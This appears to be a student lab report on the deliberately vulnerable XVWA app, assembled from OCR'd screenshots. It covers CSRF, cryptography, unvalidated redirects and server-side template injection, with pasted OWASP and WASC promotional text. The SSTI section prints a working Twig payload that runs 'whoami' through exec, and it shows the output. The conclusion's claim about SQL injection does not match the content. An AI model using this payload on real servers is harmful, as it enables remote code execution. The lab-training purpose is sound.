



Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerbility.

Read more about Cross Site Request Forgery (CSRF)
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)





Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerbility.

Read more about Cross Site Request Forgery (CSRF)
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Change your password

Enter new password

Confirm new password

Submit Button


Notice: Only variables should be passed by reference in **C:\xampp\htdocs\xvwa\vulnerabilities\csrf\home.php** on line **41**
Password Changed successfully

Cryptography

Cryptography is the study of secure communications techniques that allow only the sender and intended recipient of a message to view its contents. The term is derived from the Greek word *kryptos,* which means hidden. It is closely associated to encryption, which is the act of scrambling ordinary text into what's known as ciphertext and then back again upon arrival. In addition, cryptography also covers the obfuscation of information in images using techniques such as microdots or merging. Ancient Egyptians were known to use these methods in complex hieroglyphics, and Roman Emperor Julius Caesar is credited with using one of the first modern ciphers.

When transmitting electronic data, the most common use of cryptography is to encrypt and decrypt email and other plain-text messages. The simplest method uses the symmetric or "secret key" system. Here, data is encrypted using a secret key, and then both the encoded message and secret key are sent to the recipient for decryption.


Encrypt 12345 using this option In XVWA.



Cryptography


A developer should understand which cryptography should be suitable for each required modules in application, it can be encoding, encrypting or hashing. Insecure implementation of cryptography can leads to sensitive data leakage.

Read more about Cryptography
https://www.owasp.org/index.php/Guide_to_Cryptography



Enter your text here.

12345




Crypto Used	Value
Base64 Encode	MTIzNDU=
AES Encryption Key Size : 32	

Unvalidated Redirect & Forwards

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.


Click on links to study manipulated projects.



Unvalidated Redirects and Forwards


Some applications use this functionalities to redirects and forward user to other web pages or other website. Such request with poor validation can allow an attacker to redirect legitimate users to phishing or malformed web pages.

Read more about Unvalidated Redirects and Forwards
https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet



Major Web Application Security Consortiums

Open Web Application Security Project
The Web Application Security Consortium (WASC)



Please support the OWASP mission to improve software security through Open Source initiatives and community education. Donate Now!

Who is the OWASP® Foundation?

The Open Web Application Security Project® (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open-source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.


- Tools and Resources
- Community and Networking
- Education & Training

For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. Donate, Join, or become a Corporate Member today.

Project Spotlight: OWASP Top 10

We are back again with yet another OWASP Spotlight series and this time we have a project which needs no

Featured Event: OWASP Global AppSec US 2021



Web Application Security Consortium
The Web Application Security Consortium (WASC) is 501c3 non profit made up of an international group of experts, industry practitioners, and organizational representatives who produce open source and widely agreed upon best-practice security standards for the World Wide Web.

As an active community, WASC facilitates the exchange of ideas and organizes several industry projects. WASC consistently releases technical information, contributed articles, security guidelines, and other useful documentation. Businesses, educational institutions, governments, application developers, security professionals, and software vendors all over the world utilize our materials to assist with the challenges presented by web application security.

Volunteering to participate in WASC related activities is free and open to all.

How to contribute
If you're interested in website or application security you can first subscribe to our mailing list 'The Web Security Mailing List'. This has thousands of subscribers interested in everything appsec. If you are interested in participating in an existing project visit the project page and contact the project leader listed on the page. If you're interested in creating a project first review our charter then use our contact form and submit your proposal. more...

WASC Projects

Interested in application security and want to help? For starters consider subscribing to The Web Security Mailing List the most popular application security related mailing list on the web. You can also help us by contributing to one of the projects below. Simply go

Server Side Template Injection

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.


Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine in question and how exactly the application uses it. In certain rare circumstances, these vulnerabilities pose no real security risk. However, most of the time, the impact of server-side template injection can be catastrophic.

At the severe end of the scale, an attacker can potentially achieve remote code execution, taking full control of the back-end server and using it to perform other attacks on internal infrastructure.

Even in cases where full remote code execution is not possible, an attacker can often still use server-side template injection as the basis for numerous other attacks, potentially gaining read access to sensitive data and arbitrary files on the server.

Enter name in box to print output or any other search related term.



Server Side Template Injection (SSTI)


Web application uses templates to make the web pages look more dynamic. Template Injection occurs when user input is embedded in a template in an unsafe manner. However in the initial observation, this vulnerability is easy to mistake for XSS attacks. But SSTI attacks can be used to directly attack web servers' internals and leverage the attack more complex such as running remote code execution and complete server compromise.

Read more about Server Side Template Injection (SSTI)
http://blog.portswigger.net/2015/08/server-side-template-injection.html

Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"

Aryaman Mishra




Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"

Aryaman Mishra

Hello Aryaman Mishra




Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("whoami")}}
```

Hello Aryaman Mishra



Hints:

- Template Engine used is TWIG
- Loader function used = "Twig_Loader_String"

Hello laptop-b45mqn7c\aryam

CONCLUSION:

ALL SQL INJECTION Attacks have been successfully implemented and recorded.